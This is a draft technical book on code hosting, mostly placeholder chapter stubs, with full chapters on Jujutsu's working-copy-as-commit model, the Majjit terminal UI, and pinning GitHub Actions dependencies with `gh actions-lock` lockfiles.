> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Observability

Theory

Theory: If You Cannot See Ref Movement, You Cannot Audit

Operational metrics (latency, error rate, disk) keep the forge up. Audit logs keep it honest. They are different streams.

Invariants

1. Golden signals for a git frontend: fetch/push latency, 5xx, queue depth.
2. Audit: who moved which ref, who changed access.
3. SOC 2 / ISO / GDPR ask for *retention and access* of those logs.

```
metrics  (SRE)     logs  (debug)     audit  (compliance)
all three, different retention
```

What can break

- DEBUG application logs as your only audit trail.

How to read this chapter

Metrics, logs, audit, tracing, frameworks, detection.

Operational Metrics

Operational Metrics

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- What to measure and why.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Log Aggregation

Log Aggregation

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Log aggregation and analysis.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Audit Logging

Audit Logging

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Audit logging for compliance.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Tracing User Actions

Tracing User Actions

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Tracing user actions across the platform.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Compliance Frameworks

Compliance Frameworks

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- SOC 2, ISO 27001, GDPR.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Security Monitoring

Security Monitoring

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Security monitoring and incident response.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Enterprise and Air-Gap

Theory

Theory: Air-Gap is a Closed Universe of Bytes

Offline forges must import Git, packages, container images, and CI images as **files**. TCO includes humans who carry those files.

Invariants

1. `git bundle` and registry exports are the transport.
2. Data residency is a legal constraint on *where disks live*.
3. SLAs are people and spare capacity, not a YAML flag.

```
connected world --bundle/image-->  sneakernet  -->  air-gapped forge
```

What can break

- CI that `docker pull`s from the internet on an air-gapped runner.

How to read this chapter

Air-gap, hybrid, residency, support/SLA, TCO.

Air-Gapped Deployments

Air-Gapped Deployments

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Air-gapped and offline deployments.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Multi-Cloud and Hybrid

Multi-Cloud and Hybrid

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Multi-cloud and hybrid architectures.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Data Residency

Data Residency

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Compliance and data residency.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Support and SLAs

Support and SLAs

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Enterprise support and SLAs.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Capacity and TCO

Capacity and TCO

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Capacity planning and TCO analysis.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Migration and Future

Theory

Theory: Migration is Mapping Names, Then Objects, Then Metadata

Git history is the easy part (`push --mirror`). Users, PRs, CI, and packages are lossy maps. A decision framework is which losses you accept.

Invariants

1. Object hashes can stay; URLs and issue numbers usually cannot.
2. Interoperability is shared Git + webhooks, not identical UIs.
3. AI features will attach to whatever forge has the social graph.

```
Git objects    lossless     new forge
PRs/issues     best effort     importer
Actions YAML   rewrite     new CI
```

What can break

- Promising zero-loss PR comments without reading the importer docs.

How to read this chapter

Strategies, preserving history, interoperability, trends, decision, future.

Migration Strategies

Migration Strategies

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Tools and processes.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Preserving History

Preserving History

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Preserving history, permissions, and metadata.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Interoperability

Interoperability

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Interoperability between platforms.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Emerging Trends

Emerging Trends

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- AI-assisted development, collaboration, ecosystem evolution.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

A Decision Framework

A Decision Framework

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Making your choice: a decision framework.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

The Future of Code Hosting

The Future of Code Hosting

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The future of code hosting.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

jj (Jujutsu): Working Copy as a Commit

jj (Jujutsu): Working Copy as a Commit

Git teaches a three-layer story: working tree, index/staging area, commits. Most day-to-day anxiety — "did I stage that?", "is this amend or a new commit?", "how do I undo the last amend?" — lives in the gaps between those layers. **Jujutsu (`jj`)** collapses the gap: the working copy *is* a real commit (`@`). Every edit is snapshotted into that commit the next time you run a `jj` command. There is no staging area to reconcile. Undo is an operation-log rewind. This chapter builds that mental model on a colocated Git repo, runs the handful of commands you need every day (`jj new`, `jj describe`, `jj squash`, `jj undo`), and shows how remotes still speak Git.

Verified against **jj 0.46.0** on x86_64 Linux (2026-10-09). Primary docs: https://docs.jj-vcs.dev/latest/.

Learning goals

By the end of this chapter you can:

- Explain why `@` is a commit ID that changes as you type
- Distinguish **change ID** (stable) from **commit ID** (content-addressed, rewritten)
- Colocate jj on an existing Git checkout with `jj git init`
- Start a fresh change (`jj new`), describe it, fold WIP with `jj squash`, and rewind with `jj undo`
- Push to a Git remote without abandoning Git-speaking collaborators

Thesis

> In Git, a commit is what you produce when you are *done*. In jj, a commit is what you are *editing*. The working copy is not a waiting room — it is revision `@`, rewritten in place until you say `jj new`.

That single flip removes the index. Files you create are tracked automatically (subject to `.gitignore` and `snapshot.auto-track`). Files you delete are untracked automatically. `jj st` both reports and snapshots.

Mental model

```
Git mental layers              jj mental layers

working tree
staging index   → commit      working-copy commit @  ←  you edit files here
                               parent commit      @-
                               operation log      (every jj command)
```

Term	Meaning
`@`	Working-copy commit — rewritten on almost every `jj` command when files changed
`@-`	Parent of `@` (usually the last "finished" change)
Change ID	Stable identifier for a logical change (survives rewrites); prefer this in daily use
Commit ID	Git-compatible content hash; changes whenever the snapshot changes
Operation	One recorded `jj` action; `jj undo` rewinds the latest

Case 0 — install and version

```
# jj 0.46.0 - verify yours
jj --version
```

```
jj 0.46.0-7d382314f9420b4b8d932245b49c99492c812b9f
```

Configure identity once (required before any push to a Git remote):

```
jj config set --user user.name "Your Name"
jj config set --user user.email "you@example.com"
```

Case 1 — colocated repo: Git and jj share one working tree

```
# demo.sh - colocated init and first snapshot
rm -rf /tmp/jj-wc-demo && mkdir /tmp/jj-wc-demo && cd /tmp/jj-wc-demo
jj git init --colocate
echo 'hello' > README.md
jj status
```

```
Initialized repo in "."
Working copy changes:
A README.md
Working copy  (@) : rukslwvq 762e295b (no description set)
Parent commit (@-): zzzzzzzz 00000000 (empty) (no description set)
```

What just happened:

1. `jj git init --colocate` created both `.jj/` and `.git/` in the same directory (the default for Git-backed workspaces).

2. Adding `README.md` and running `jj status` **snapshotted** the file into `@`. There was no `git add`.

3. `@` already has a change ID (`rukslwvq…`) and a commit ID (`762e295b…`). The commit ID will change on the next rewrite; the change ID will not.

On an *existing* Git clone the same command works from inside the checkout: `jj git init` (colocate is the default). jj imports Git refs and keeps exporting on every command so `git log` / `git status` stay coherent — usually with Git in a detached-HEAD-looking state, which is normal for colocated workflows.

Case 2 — describe, then `jj new` when the change is "done enough"

```
jj describe -m 'add README'
jj log -r 'all()' --limit 5
jj new
jj log -r '@ | @-'
```

```
Working copy  (@) now at: rukslwvq c4ec738f add README
Parent commit (@-)      : zzzzzzzz 00000000 (empty) (no description set)
@  rukslwvq … c4ec738f
   add README
   zzzzzzzz root() 00000000
Working copy  (@) now at: pslozopm e8dc9b58 (empty) (no description set)
Parent commit (@-)      : rukslwvq c4ec738f add README
```

`jj describe` rewrote `@` (new commit ID, same change ID, now with a message). `jj new` created an *empty* successor and moved `@` there. The finished work sits at `@-`. That is the jj equivalent of "commit what I staged and start fresh" — except nothing was staged.

Case 3 — keep editing, then squash (or edit)

```
echo 'world' >> README.md
jj diff
jj squash -m 'extend README'
```

```
Modified regular file README.md:
   1    1: hello
        2: world
Working copy  (@) now at: lyxlzlzu … (empty) (no description set)
Parent commit (@-)      : rukslwvq 66cd1710 extend README
```

`jj squash` moves the changes from `@` into its parent (default) and leaves you on a new empty working-copy commit. It is the boring "amend the previous change with my current WIP" path. The alternative is `jj edit <change>` to resume amending an older change directly in `@` — useful when the change is still open; squash-then-diff is clearer when you want a reviewable delta first.

Case 4 — undo is not reflog archaeology

```
jj undo
jj log -r 'all()' --limit 8
```

```
Undid operation: … squash commits into …
Working copy  (@) now at: pslozopm 241153d1 (no description set)
Parent commit (@-)      : rukslwvq c4ec738f add README
@  pslozopm … 241153d1
   (no description set)
   rukslwvq … c4ec738f
   add README
   zzzzzzzz root() 00000000
```

Every `jj` command records an **operation**. `jj undo` rewinds the last one (here: the squash). The working-copy files and the commit graph return to the prior operation. For deeper recovery: `jj op log`, then `jj op undo` / restore by operation id. This is why "I amended the wrong thing" stops being an emergency.

Interop with Git remotes

Colocated repos still push with Git semantics:

```
# Create a bookmark (jj's branch-like movable ref) on the finished change
jj bookmark create my-feature -r @-
```

```
jj git push --bookmark my-feature
# Or let jj mint a name from a change id:
# jj git push --change @-
```

Notes for Git teammates:

- They clone and work with plain Git; the `.jj/` directory is yours.
- Prefer bookmarks for anything that must be named on the remote.
- After `jj git push`, if `@` became immutable, jj creates a fresh working-copy commit on top — run `jj new` yourself if you need a clean empty `@` before more edits.
- Mixing `git` mutation commands in a colocated workspace works but is easier if you mostly stay in `jj` and treat `git` as the remote transport / blame / bisect tool.

The trap

- **Looking for `git add`.** There isn't one. Ignore files with `.gitignore`; untrack with `jj file untrack` after ignoring.
- **Treating commit IDs as stable handles.** Use change IDs (`jj log` shows them first). Commit IDs churn every snapshot.
- **Pushing `@` when it is empty WIP.** Push `@-` or an explicit bookmark on the finished change (`jj git push --change @-`).
- **Expecting Git's staging partial-hunk workflow by default.** jj snapshots the whole working copy; use `jj split`, `jj squash -i`, or file-level tools when you need to carve hunks.
- **Forgetting identity config.** Until `user.name` / `user.email` are set, commits are empty-identity and remotes will reject them.

The boring rule

Edit freely. Let `@` absorb the snapshot. When the change is ready enough, `jj describe` + `jj new` (or `jj squash` into the parent). Wrong move? `jj undo`. Speak Git at the boundary with bookmarks and `jj git push`.

Try this

1. `jj git init --colocate` inside a throwaway Git repo you already know.

2. Make three file edits; run `jj st` after each; watch the commit ID of `@` change while the change ID stays put.

3. `jj new`, edit again, `jj squash`, `jj undo`, confirm the diff returns.

4. `jj bookmark create demo -r @- && jj git push --bookmark demo` to a personal fork.

Sources

- Working copy: https://docs.jj-vcs.dev/latest/working-copy/
- Tutorial (working-copy-as-commit): https://docs.jj-vcs.dev/latest/tutorial/
- Git compatibility / colocation: https://docs.jj-vcs.dev/latest/git-compatibility/
- GitHub workflow notes: https://docs.jj-vcs.dev/latest/github/

Majjit: a Magit-style TUI for the Jujutsu DAG

Majjit: a Magit-style TUI for the Jujutsu DAG

`jj log` is powerful; a scrolling terminal transcript is still a poor place to *point at* a revision, fold a diff, squash into a parent, and push—without retyping change ids. **Majjit** is a Rust TUI that treats the Jujutsu commit DAG like Magit treats a Git repo: browse the log tree, run multi-key command sequences, see `jj` output in a pane, fuzzy-pick bookmarks and changes.

This chapter sits next to the working-copy-as-commit mental model: once `@` is a real commit, a DAG browser becomes the everyday control surface. It does **not** re-teach `jj new` / `jj squash` / colocated Git—those stay in the earlier jj chapter. Focus here is the TUI workflow and how it maps onto `jj` operations.

Primary source: anthrofract/majjit README (retrieved 2026-10-16). Majjit was not installed on this box (no `cargo install` / Nix run in scout); commands and key sequences are from upstream docs.

Learning goals

By the end of this chapter you can:

- Explain what Majjit adds on top of raw `jj` CLI for DAG surgery
- Install or `nix run` Majjit from the upstream flake / cargo git source
- Use `?` help, folding, fuzzy pickers, and multi-key sequences (`ss`, `gpa`, …)
- Map common Magit habits (stage/fold/push) onto jj verbs Majjit shells out to
- Know the escape hatch: custom command `C` for arbitrary `jj`

Thesis

> jj already made the working copy a commit. Majjit makes the **operation graph browsable**: select a node, chord a verb, read the pane—without losing the precision of change ids.

Mental model

```
jj CLI                          Majjit TUI

jj log | less                   foldable log + diffs
remember change id              click / fuzzy select
jj squash -r X --into Y         select + `ss` (example chord)
```

```
  scrollback for output          bottom output panel
```

Habit	In Majjit (per upstream README)
Discover bindings	Press `?`
Fold / unfold	Mouse right-click or UI fold controls
Select	Mouse left-click or keyboard navigation
Squash into parent	Example chord `ss` → `jj squash` on selection
Push all / tracked	Example chords `gpa` / `gpt` → `jj git push …`
Anything missing	`C` → custom `jj …`
Live refresh	Watchman on `PATH` refreshes on file changes

Case 1 — Install options

Upstream documents three paths:

```
# Cargo (git)
cargo install --git https://github.com/anthrofract/majjit

# One-shot Nix
nix run github:anthrofract/majjit
```

Flake overlay sketch (from the README):

```
# flake inputs / modules fragment
{
  inputs.majjit.url = "github:anthrofract/majjit";
  # ...
  nixpkgs.overlays = [ majjit.overlays.default ];
  environment.systemPackages = [ pkgs.majjit ];
}
```

Run Majjit from a colocated jj/Git repo (or any jj workspace). If you are still learning `@` vs change id, finish that mental model first—then the TUI stops feeling like magic.

Case 2 — Browse, fold, act

Typical session shape:

1. Open Majjit in the repo root.

2. Press `?` and skim the transient help (Magit-style chord menus).
3. Navigate the log tree; unfold a revision to inspect the file diff.
4. Select a change; run a chord (`ss` squash, bookmark ops, `jj rebase` family, etc.).
5. Read stdout/stderr of the underlying `jj` invocation in the **bottom panel**—the TUI is a frontend, not a second implementation of the DAG.

Supported surface area (README list, abbreviated): abandon, absorb, bookmark create/move/track/…, commit, describe, diff, duplicate, edit, evolog, file track/untrack, git fetch/push/remote list, new/next/prev, parallelize, rebase, redo/undo, resolve, restore, revert, split, squash, status, sign/unsign, workspace add/forget/list/rename/update-stale, plus custom `C`.

That coverage matters: Majjit aims at **most of `jj help`**, not a toy subset. When a brand-new jj subcommand appears, `C` keeps you unblocked until bindings catch up.

Case 3 — Multi-key sequences as muscle memory

Majjit borrows Magit's transient menus: short chords compose modifiers + verb.

Example chord (README)	Underlying idea
`ss`	Squash selected revision into its parent
`gpa`	`jj git push --all`
`gpt`	`jj git push --tracked`

Fuzzy matching appears when an operation needs you to pick a change or bookmark—cheaper than pasting opaque ids from `jj log`.

Mouse support (left select, right fold, scroll wheel) makes review sessions friendlier on laptops; keyboard chords stay for speed.

Case 4 — Where Majjit fits among "future of VCS" tools

- **vs raw jj:** same semantics, better spatial UX for DAG edits.
- **vs Magit:** same UX *genre*, different object model (change ids, operation log, no index).
- **vs agent-scale Git infrastructure essays:** orthogonal. Majjit is a human TUI on a local jj repo, not a forge-side merge farm. Keep those concerns in separate chapters.

The trap

- Treating the TUI as authoritative state separate from jj—always verify with `jj status` / `jj op log` if something looks wrong.
- Learning Magit keybindings by rote and assuming identical chords—read `?` inside Majjit.
- Installing from a random fork; pin `github:anthrofract/majjit` (or a commit) in flakes.

The boring rule

Use Majjit to **select and fire** jj operations you already understand. If you cannot explain what `ss` will do to `@` and the parent, drop to the CLI until you can—then bind the habit in the TUI.

Try this

1. `nix run github:anthrofract/majjit` inside a throwaway colocated repo.
2. Press `?`; run `jj status` via the UI; squash a WIP change with the documented chord.
3. Use `C` to run `jj op log -n 5` and confirm the operation log matches what the TUI just did.
4. Optionally enable Watchman and edit a file in another pane; confirm the log refreshes.

Sources

- anthrofract/majjit — README: features, command list, install
- Jujutsu documentation — semantics of the operations Majjit fronts
- Magit — UX inspiration (conceptual only)

Inspiration

- Majjit ("Magit for jj") TUI announcements / Rust community posts. Chapter cites the upstream README.

Verification

Docs-based from the majjit README (HTTP 200 from `master`, 2026-10-16). No local `majjit` or `jj` binary on this box; install-dependent screenshots and live key chords were not re-run. Cross-check command names against `jj help` on your machine before relying on a chord in muscle memory.

GitHub Actions

Fundamentals

Theory

Theory: A Workflow is a Graph of Jobs Triggered by Git Events

Actions YAML in Git is both source and config. An event (push, PR, schedule) instantiates jobs, each a sequence of steps on a runner.

Invariants

1. Jobs in a workflow may run in parallel unless `needs` says otherwise.
2. The GITHUB_TOKEN is a short-lived credential scoped to the repo/job.
3. Contexts (`github`, `secrets`, `matrix`) are the runtime environment.

```
event → workflow → jobs → steps → runner VM/container
```

What can break

- Unpinned third-party actions on `main`.

How to read this chapter

Why Actions, anatomy, runtime, authoring/debug, build/validate.

Automate Tasks with Actions

Automate Tasks with Actions

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Automate tasks in GitHub with Actions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Workflow Anatomy

Workflow Anatomy

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Events, jobs, steps.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Runtime and Contexts

Runtime and Contexts

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- The workflow runtime and environment contexts.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Authoring and Debugging

Authoring and Debugging

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Authoring, debugging, and validating workflows.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Building and Validating Code

Building and Validating Code

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Building and validating your code.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Custom Actions and Releases

Theory

Theory: Composite, JS, and Container Actions are Functions

A custom action is a reusable function with inputs/outputs. Releases are Git tags plus bits in GitHub Packages or attached files.

Invariants

1. Pin by commit SHA, not by moving tag, for third-party actions.
2. OIDC lets jobs prove identity to clouds without long-lived keys.
3. Matrix is cartesian expansion of a job.

```
uses: org/action@<sha>     pinned
uses: org/action@v3         moving tag  (weaker)
```

What can break

- `pull_request_target` with untrusted checkout.

How to read this chapter

Building actions, reuse/matrix/cache, releasing, security notes.

Building Custom Actions

Building Custom Actions

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Building custom GitHub Actions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Reuse, Matrix, Cache, Secrets

Reuse, Matrix, Cache, Secrets

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Reuse, matrix, cache, artifacts, secrets, and environments.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Releasing Software

Releasing Software

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Releasing software with Actions.

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Actions Security Notes

Actions Security Notes

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Pinning, `GITHUB_TOKEN`, OIDC (full supply-chain is chapter 34).

> **Note**
>
> Scaffolding for the frozen TOC. Linux is the primary host. See `content/_planning/SYLLABUS.md`.

Workflow Dependency Lockfiles with gh actions-lock

Workflow Dependency Lockfiles with gh actions-lock

After this page you can generate and maintain a `.github/workflows/actions.lock` lockfile with the `gh actions-lock` extension, review lockfile diffs like any other dependency change, check coverage in a pre-commit hook and in CI, and handle upstream refs that move.

Thesis

GitHub Actions tags are mutable. Pinning each `uses:` line to a full commit SHA closes that gap for the actions you name, but it is tedious, hides the version unless you annotate it, and does nothing for the actions a composite action uses internally. Workflow dependency lockfiles (public preview on October 14, 2026, generally available on October 28, 2026) move the pins into one file, `.github/workflows/actions.lock`, which records a commit SHA, owner ID and repository ID for every direct and transitive action. Your workflows keep readable version refs, and every change to what runs shows up as a reviewable diff.

The problem: tag mutability in action workflows

In GitHub Actions, workflow steps reference external actions using ref strings such as `uses: actions/checkout@v4` or `uses: owner/repo@v1`. Because Git tags and branches are mutable pointers, an upstream maintainer or an attacker who compromises an upstream repository can move a tag to point to a malicious commit.

This supply chain vulnerability was demonstrated in March 2025 during the `tj-actions/changed-files` compromise, where mutable tags were redirected to malicious commits. Standard tag-based references execute whatever commit the remote tag references at the moment the workflow job starts. Hand-pinning direct actions to a 40-character SHA (for example, `uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683`) mitigates direct tag tampering, but it introduces developer friction, hides version numbers unless manually annotated in comments, and completely ignores nested dependencies within composite actions.

What `.github/workflows/actions.lock` records

A workflow dependency lockfile is a repository-wide document stored at `.github/workflows/actions.lock`. Generated by the official `gh actions-lock` CLI extension, it records top-level metadata alongside two key sections:

1. **workflows**: Maps each workflow file path (such as `.github/workflows/ci.yml`) to the list of action references it depends on.
2. **dependencies**: Maps each canonical action reference to its cryptographic commit hash (`sha1-<40 hex chars>`), original repository owner ID, and repository ID.

The numeric `owner_id` and `repo_id` fields identify the repository itself, not just its name. If a name you depend on is deleted and re-created, or taken over by someone else (repo-jacking), the IDs no longer match what you locked, so a changed ID in a lockfile diff is a signal to stop and investigate.

Unlike hand-pinned workflow files, the extension pins "every direct and transitive dependency" (in the words of its own help text), including actions that a composite action calls.

Generating the lockfile

To generate and manage lockfiles, install or upgrade the GitHub CLI extension:

```
gh extension install github/gh-actions-lock
gh extension upgrade gh-actions-lock
```

The sample repository contains a single workflow file defining a Python testing pipeline.

```
name: ci
on: [push, pull_request]
permissions:
  contents: read
jobs:
  test:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v5
      - uses: actions/setup-python@v6
        with:
          python-version: "3.14"
      - run: python -m pytest -q
```

Check the installed extension and CLI versions:

```
gh actions-lock --version; gh --version
```

The command above produces the following output:

```
actions-lock version v0.4.1
gh version 2.102.0 (2026-09-30)
```

Running `gh actions-lock --no-fix` against an unpinned repository performs a read-only scan of all workflows under `.github/workflows/`.

```
gh actions-lock --no-fix
```

The command above produces the following output:

```
Scanning 1 workflow
1 of 1 workflow failed
  Not pinned actions/checkout@v5
   used in workflow but not pinned in lockfile (actions/checkout@v5)
   see: https://github.com/github/gh-actions-lock/blob/main/docs/troubleshooting.md#not-pinne
     .github/workflows/ci.yml
  Not pinned actions/setup-python@v6
   used in workflow but not pinned in lockfile (actions/setup-python@v6)
   see: https://github.com/github/gh-actions-lock/blob/main/docs/troubleshooting.md#not-pinne
     .github/workflows/ci.yml
Re-run without --no-fix to apply fixes.
Run log: ~/.cache/gh-actions-lock/logs/run-20261103-121034-1362276858.json
exit status: 1
```

To onboard all workflows in `.github/workflows/` and write the lockfile, execute `gh actions-lock` without `--no-fix`. The `--no-interactive` flag ensures non-interactive execution:

```
gh actions-lock --no-interactive
```

The command above produces the following output:

```
Scanning 1 workflow
Planning pins
Pinned 2 actions across 1 workflow
  actions/checkout@v5.1.0 (fbc6f39)
      .github/workflows/ci.yml
  actions/setup-python@v6.3.0 (ece7cb0)
      .github/workflows/ci.yml
exit status: 0
```

Running `gh actions-lock` rewrites the workflow file references: partial semver tags (such as `@v5` or `@v6`) are automatically narrowed to the highest matching full semver tag (such as `@v5.1.0` or `@v6.3.0`) without changing the target commit. Branch names and non-version tags are never narrowed. To disable semver narrowing, pass `--no-narrow`.

Inspect the modified workflow file with `git diff`:

```
git diff .github/workflows/ci.yml
```

The command above produces the following output:

```
diff --git a/.github/workflows/ci.yml b/.github/workflows/ci.yml
index 52a1a07..48ce310 100644
--- a/.github/workflows/ci.yml
```

```
+++ b/.github/workflows/ci.yml
@@ -6,8 +6,8 @@ jobs:
   test:
     runs-on: ubuntu-latest
     steps:
-      - uses: actions/checkout@v5
-      - uses: actions/setup-python@v6
+      - uses: actions/checkout@v5.1.0
+      - uses: actions/setup-python@v6.3.0
         with:
           python-version: "3.14"
       - run: python -m pytest -q
```

Now inspect the generated `.github/workflows/actions.lock`:

```
cat .github/workflows/actions.lock
```

The command above produces the following output:

```
# This file is machine-generated by `gh actions-lock`.
# Do not edit by hand; run `gh actions-lock` to update.
# Docs: https://gh.io/actions-lockfile
version: 'v0.0.3'
workflows:
    '.github/workflows/ci.yml':
        - 'actions/checkout@v5.1.0'
        - 'actions/setup-python@v6.3.0'
dependencies:
    'actions/checkout@v5.1.0':
        ref: 'v5.1.0'
        commit: 'sha1-fbc6f3992d24b796d5a048ff273f7fcc4a7b6c09'
        owner_id: 44036562
        repo_id: 197814629
    'actions/setup-python@v6.3.0':
        ref: 'v6.3.0'
        commit: 'sha1-ece7cb06caefa5fff74198d8649806c4678c61a1'
        owner_id: 44036562
        repo_id: 192625525
```

The lockfile begins with machine-generated header comments, specifies schema version `v0.0.3`, maps `.github/workflows/ci.yml` to its dependencies, and records exact SHA-1 hashes and repository IDs under `dependencies`.

Reviewing lockfile changes

Lockfile reviews should be part of standard pull request auditing. When inspecting a diff in `.github/workflows/actions.lock`:

- **Changed `commit` hash**: Indicates an action dependency bump. Verify the upstream release notes or commit log to confirm the code change is intended.
- **Changed `owner_id` or `repo_id`**: Indicates that the underlying GitHub repository object has changed. This occurs when an owner renames an account, deletes and re-creates a repository, or transfers ownership. Treat any unexpected ID change as a potential repository-jacking attempt and investigate upstream ownership before merging.

Never edit `.github/workflows/actions.lock` by hand. Always update it using `gh actions-lock`.

Keeping lockfiles current

As actions publish new releases, lockfile entries must be systematically updated.

Dependabot integration

When Dependabot is configured for GitHub Actions, it detects onboarded workflows. When Dependabot updates an action version in an onboarded workflow, it automatically updates the corresponding lockfile entry in `.github/workflows/actions.lock` within the same pull request. For non-onboarded workflows, Dependabot modifies only the workflow YAML.

Updating moved tags with `--relock`

When an upstream maintainer updates a branch (such as `main`) or a partial semver tag (such as `v3`), the existing lockfile retains its previously pinned commit, and `gh actions-lock` outputs a ref-moved warning. After auditing upstream changes, update the pinned commit to the latest tag target:

```
gh actions-lock --relock
```

If a full version tag (such as `v3.1.0`) is moved upstream, `gh actions-lock` reports an error because full version tags are expected to be immutable. Resolving this requires reviewing the upstream release and either running `gh actions-lock --relock` or updating the `uses:` reference in the workflow.

Handling rewritten history with `--accept-moved`

If upstream repository history is rewritten (for example, via a force-push) such that a previously locked commit is no longer reachable in the remote repository's Git graph, `gh actions-lock` flags a severe verification error. Running `--relock` alone will not resolve a missing commit error.

After verifying that the history change is benign and authorized, accept the new commit point:

```
gh actions-lock --accept-moved
```

> ⚠ Warning
>
> Don't use `--accept-moved` in automation. It re-resolves pins whose history changed, which is exactly the situation a human should review first.

Verifying lockfiles in CI and pre-commit

Lockfile compliance should be validated automatically at two boundaries: local developer workstations and remote continuous integration runners.

Remote CI verification: `gh actions-lock --verify`

In CI, use `gh actions-lock --verify`. It is a frozen check: it runs the same checks as the default mode, with network access, but writes nothing, and it fails if the lockfile is incomplete or if the runner would reject a pin. A clean run exits with status 0.

Execute verification against the repository:

```
gh actions-lock --verify
```

The command above produces the following output:

```
Scanning 1 workflow
All 1 workflow valid
exit status: 0
```

For custom reporting pipelines, structured JSON output can be generated using `--json`:

```
gh actions-lock --no-fix --json=valid,findings
```

Local offline verification: `--verify-local`

The `--verify-local` flag performs a local coverage check without network access, authentication tokens, or file modifications. It is designed for git pre-commit hooks to ensure developers do not commit modified workflow files without updating `.github/workflows/actions.lock`.

To test offline verification, simulate adding an unpinned `actions/cache@v4` step to `.github/workflows/ci.yml` without updating the lockfile, then execute `--verify-local`:

```
gh actions-lock --verify-local
```

The command above produces the following output:

```
1 of 1 workflow failed: 1 not-pinned
Run without --verify-local to resolve and pin missing actions.
exit status: 1
```

The run exits with status 1 because `actions/cache@v4` has no lockfile entry. Because `--verify-local` makes no network calls and needs no authentication, it suits a pre-commit hook. It only checks that every action ref has an entry. It does not check that the entries are trustworthy, so keep `gh actions-lock --verify` in CI as well.

Local actions and reusable workflows

Actions referenced within workflows follow specific lockfile scoping rules depending on how they are referenced:

- **Local path actions (`uses: ./.github/actions/build`)**: the extension never follows or locks a `./` action. A `./` path runs whatever is checked out in the runner's workspace, so there is nothing stable to pin. If such an action itself uses other actions, the extension reports a `local-action` error and writes nothing.
- **Same-repository actions (`uses: $/.github/actions/build`)**: a `$/` reference runs your repository's own action at the workflow's own commit, so it is pinned by construction and the actions it uses can be locked. `--migrate-local-actions` rewrites `./` references to `$/` in your workflows and in-repo `action.yml` files. `--ignore-local-actions` keeps the `./` form and reports it as a warning instead.
